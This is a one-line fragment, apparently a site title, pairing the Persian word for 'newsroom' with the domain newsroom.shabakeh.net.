اتـاق خبـر newsroom.shabakeh.net